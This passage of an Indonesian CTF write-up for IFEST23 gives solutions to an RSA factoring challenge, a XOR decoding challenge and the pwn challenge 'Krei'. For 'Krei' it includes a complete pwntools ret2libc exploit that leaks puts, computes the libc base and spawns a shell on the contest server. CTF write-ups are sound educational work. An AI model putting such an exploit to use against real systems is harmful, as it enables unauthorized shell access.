541320385276915718086782732538840357740232818850951291595773313196725358889226
757236304113489172294723211772814388378390902278116744203895435323070941957891
114311501765179929548563190107294486330179071796663142379981554211307978338020
424459266079619146094600594112028444771115427880533916507193450672217406873759
019071165550223293569715380219455655231800574943910448995789161342343235268768
352843342105989697283417345252066429432008803446776030267910254592755871788691
521162301735768123605025519906929243193319723316508802385418481534518724355252
769584942655251492630326602386394937735904230841226826264697711515167271175596
173274286065755672699196150968014740467446494908623227942424883140546209142336
790523828049585259219387090990524172666154394306891566582123036703744690415597
473810306744813104044208326853737354821798223361405186833094038050977992084407
995188280010291479706059522409874835279015613977358405000231601
enkripsi =
277797364084722553273448237117528118544745296343600455944839485243373987325029
016382870648380619728233770552843176233641461257871887697770372795115293019712
927141065507719415309104780697850916719731438528213909883901360612386036289266
211369951763007041342824204235202702488199979287375515855965025111806713857808
357330094102847680642998656670747013923563272500421282252588640341291326306070
066905953676933688409583593701272218835438553015257787979617980813039060532948
922819577028662079095891395760165559025938136955194180771685734187935397227725
901684316025800220635960583252695087492657636607566179069263158816075215237896
961573413071516532329465744309124263023390044187718484306736794821125107287059
872877915236911286357797860471239957799034571303710240714918641631142920278787
523538884401167712437844592890748025436695373807043636202182922673371018934050
421414064100014867067607666030167462308692672639386134387607848110674980900644
562027694284027078341835261929904206589083768381903559156764952620527501054937
455599616882463797846721779351354140386174865173848207737394895481911910449743
442775664076675985684478913775265329822618315316825045890224539518316431183598
658460595503017745635191301671496845944169064991569248477489 83

for b in range(21, 301):
    p = gcd(ppow**(2*b)-1, n)
    print(p)
    if n % p == 0:
        q = n // p
        break
```

```
phi = (p-1)*(q-1)
d = inverse(e, phi)
m = pow(enkripsi, d, n)
print(m)
print(long_to_bytes(m))
```

Diperoleh flag: IFEST23{m4s1_tr4ns4ksi_p3rt4ma_l4_y4_c3c1ng_c3c1ng}

[300 pts] Xorror

FLAG: IFEST23{APA_film_xorror_favorittt_mu??_1ba83b4}

Didapat fungsi roror yang melakukan operasi xor dari m+1 hingga n = 1234567891011121314151616. Dilihat dari website berikut (https://www.geeksforgeeks.org/calculate-xor-1-n/) didapatkan bahwa nilai xor dari p = 1-n adalah n sendiri. Kemudian, karena nilai p ^ 1 ^ ... ^ m = m+1 ^ m+2 ^ ... ^ n, maka kita dapat menghitung hasil xor secara cepat. Terakhir, kita tinggal melakukan bruteforce 1-9 dan mengecek apakah bilangan hasil decode merupakan string printable.


```
enc = [16514816009011879549, 8460772314775398290, 11281029753033864562,
406728620538917158, 6047243497055849560, 8460772314775398287,
5640514876516932266, 8867500935314315566, 2820257438258466097,
8460772314775398298, 6047243497055849563, 406728620538917154,
6047243497055849556, 11281029753033864530, 3226986058797383403,
3226986058797383406, 14101287191292330527, 406728620538917180,
2820257438258466098, 8460772314775398324, 8460772314775398313,
2820257438258466104, 3226986058797383405, 14101287191292330496,
```

```
3226986058797383389, 406728620538917125, 8867500935314315644,
11281029753033864514, 14101287191292330525, 11281029753033864518,
5640514876516932337, 406728620538917143, 14101287191292330502,
8867500935314315625, 5640514876516932295, 5640514876516932341,
5640514876516932333, 6047243497055849524, 11281029753033864459,
6047243497055849556, 8460772314775398378, 3226986058797383392,
6047243497055849578, 6047243497055849523, 2820257438258466169,
14101287191292330512, 8867500935314315561, 5640514876516932325]

n = enc[0]

xored = enc[1:]

def roror(m):
    ret = 1234567891011121314151616
    for i in range(1, m+1):
        ret ^= i
    return ret

possibility = string.printable
for xor in xored:
    for r in range(1, 10):
        a = xor
        b = (r * roror(r)) % n
        # print(f'{a} ^ {b}')
        value = a ^ b

        if (value >= 0 and value <= 255 and chr(value) in possibility):
            print(chr(value), end='')
            break
```

PWN

[300 pts] Krei

FLAG: IFEST23{h3y_yoU_4R3_NOT_suPPos3D_tO_sEE_tH1S_Bcrsze}



Tipikal soal pwn ret2libc, pertama kita cek apakah ada ROPgadget yang bisa membantu dan ditemukan gadget pop rdi. Kemudian, kita tinggal melakukan leak sebuah fungsi (saya menggunakan puts). Karena file libc tidak diberikan, kita harus mencari sendiri file libc yang digunakan pada server. Saya menggunakan website https://libc.rip/ untuk mencari versi libc yang digunakan. Setelah dicoba satu persatu, ditemukan bahwa libc ubuntu merupakan libc yang digunakan, kemudian set address yang benar dan kita telah mendapatkan shell.

Kode final:

```
from pwn import *
import argparse

# ===========================================================
#                    SETUP FUNCTIONS
# ===========================================================

def print_message():
    cDFL = "\033[0m"
    cBLK = "\033[1;30m"
```

```
    cRED = "\033[1;31m"
    cGRN = "\033[1;32m"
    cYLW = "\033[1;33m"
    cBLU = "\033[1;34m"

    text = """
┌──────────────────────────────────────────┐
│        RUNNING EXPLOIT                   │
│                                          │"""

    if (args.debug):
        text += f"""
│   DEBUGGING   {cGRN}ENABLED{cDFL}          │"""
    else:
        text += f"""
│   DEBUGGING   {cRED}DISABLED{cDFL}         │"""

    if (args.interactive):
        text += f"""
│   INTERACTIVE {cGRN}ENABLED{cDFL}          │"""
    else:
        text += f"""
│   INTERACTIVE {cRED}DISABLED{cDFL}         │"""

    if (args.gdb):
        text += f"""
│   RUNNING     {cYLW}GDB{cDFL}              │
└──────────────────────────────────────────┘
"""
    elif (args.remote):
        text += f"""
│   RUNNING     {cBLU}REMOTE EXPLOIT{cDFL}   │
└──────────────────────────────────────────┘
"""
    else:
        text += f"""
│   RUNNING     {cBLK}LOCAL EXPLOIT{cDFL}    │
└──────────────────────────────────────────┘
"""

    print(text)

def initIO():
    print_message()
    if (args.debug):
        context.log_level = "debug"
```

```
    if (args.gdb):
        return pwnlib.gdb.attach(elf.process(), gdbscript=script)
    if (args.remote):
        return remote(server, port)
    return elf.process()

top_parser = argparse.ArgumentParser()

running = top_parser.add_mutually_exclusive_group()
running.add_argument("-g", "--gdb", action="store_true", dest="gdb",
help="connect to gdb")
running.add_argument("-r", "--remote", action="store_true",
dest="remote", help="connect to remote")
running.add_argument("-l", "--local", action="store_true", dest="local",
help="connect to local", default=True)

top_parser.add_argument("-d", "--debug", action="store_true",
dest="debug", default=False, help="enable/disable debugging")
top_parser.add_argument("-i", "--interactive", action="store_true",
dest="interactive", default=False, help="enable/disable interactive")
args = top_parser.parse_args()

# ===========================================================
#                       CONFIG SETUP
# ===========================================================

# LOCAL
file = "./Krei"
libc = "./libc6.so"
if (file != ""):
    elf = context.binary = ELF(file, checksec=False)
if (libc != ""):
            libc = ELF(libc, checksec=False)

# REMOTE
server = "103.152.242.235"
port = 5555

# GDB
context.terminal = "kitty"
script = """

"""

# ===========================================================
```

```python
# =====================                    EXPLOIT GOES HERE
# ============================================================

io = initIO()

offset = 136

pop_rdi = next(elf.search(asm('pop rdi ; ret')))

payload = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],
    elf.plt['puts'],
    elf.sym['bot']
)

io.sendlineafter(b'bantu?\n', payload)

puts_leak = u64(io.recv(6) + b'\x00\x00')

print(f'puts leak: {puts_leak:x}')

libc.address = puts_leak - libc.sym['puts']
system = libc.sym['system']
binsh = next(libc.search(b'/bin/sh'))

payload = flat(
    b'A' * offset,
    pop_rdi+1,
    pop_rdi,
    binsh,
    system,
    0x0
)

io.sendline(payload)

if (args.interactive):
    io.interactive()
```